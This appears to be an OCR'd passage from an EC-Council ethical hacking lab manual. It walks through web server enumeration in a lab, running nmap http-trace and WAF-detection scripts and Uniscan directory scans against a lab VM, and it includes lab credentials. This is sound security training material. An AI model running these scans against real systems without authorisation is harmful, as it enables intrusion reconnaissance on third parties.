


Figure 1.6.4: Host Map on target host

10. Perform an HTTP trace on the targeted domain. In the terminal window, type **nmap --script http-trace -d www.goodshopping.com** and press **Enter**.
11. This script will detect a vulnerable server that uses the TRACE method by sending an HTTP TRACE request that shows if the method is enabled or not.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.6.5: Host Map on target host result

12. Now, check whether Web Application Firewall is configured on the target host or domain. In the terminal window, type **nmap -p80 --script http-waf-detect www.goodshopping.com** and press **Enter**.
13. This command will scan the host and attempt to determine whether a web server is being monitored by an IPS, IDS, or WAF.
14. This command will probe the target host with malicious payloads and detect the changes in the response code.




Figure 1.6.6: WAF Detection on target host result

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. This concludes the demonstration of how to enumerate web server information using the Nmap Scripting Engine (NSE).
16. Close the terminal windows on the **Parrot Security** virtual machine.
17. Turn off the **Windows Server 2019** virtual machine.

TASK 7 Uniscan Web Server Fingerprinting in Parrot Security

Note: Ensure that the **Parrot Security** virtual machine is running.

TASK 7.1

Start WampServer in Windows Server 2016

1. Turn on the **Windows Server 2016** virtual machine and log in with the credentials **Administrator** and **paS$word**.
2. Start WAMPServer on the **Windows Server 2016** virtual machine. Double-click the **WAMPServer** shortcut icon on **Desktop** to start the service.
3. Wait until the WAMPServer icon turns **green** in the notification area, as shown in the screenshot.
4. Leave the **Windows Server 2016** virtual machine running and switch to the **Parrot Security** virtual machine.




Figure 1.7.1: Windows Server 2016 WAMP Server

5. Now, on the **Parrot Security** virtual machine, click the **MATE Terminal** icon from the menu bar to launch the terminal.
6. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
7. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

8. Now, type **cd** and press **Enter** to jump to the root directory

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 7.2

View Uniscan Help Options

Uniscan is a versatile server fingerprinting tool that not only performs simple commands like ping, traceroute, and nslookup, but also does static, dynamic, and stress checks on a web server. Apart from scanning websites, uniscan also performs automated Bing and Google searches on provided IPs. Uniscan takes all of this data and combines them into a comprehensive report file for the user.

9. In the terminal window, type **uniscan -h** and hit **Enter** to display the uniscan help options.
10. The help menu appears, as shown in the screenshot. First, use the **-q** command to search for the directories of the web server.




Figure 1.7.2: Uniscan help command

TASK 7.3

Perform Directory Scan

11. In the terminal window, type **uniscan -u http://10.10.10.16:8080/CEH -q** and hit **Enter** to start scanning for directories.
12. Here, 10.10.10.16 is the IP address of the **Windows Server 2016** virtual machine. This may vary in your lab environment.
13. In the above command, the -u switch is used to provide the target URL, and the -q switch is used to scan the directories in the web server.




Figure 1.7.3: Run uniscan with -q command

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. Uniscan starts performing different tests on the webserver and discovering **web directories**, as shown in the screenshot.

Note: Scroll to analyze the complete output of the scan. It should take approximately 10 minutes for the scan to finish.

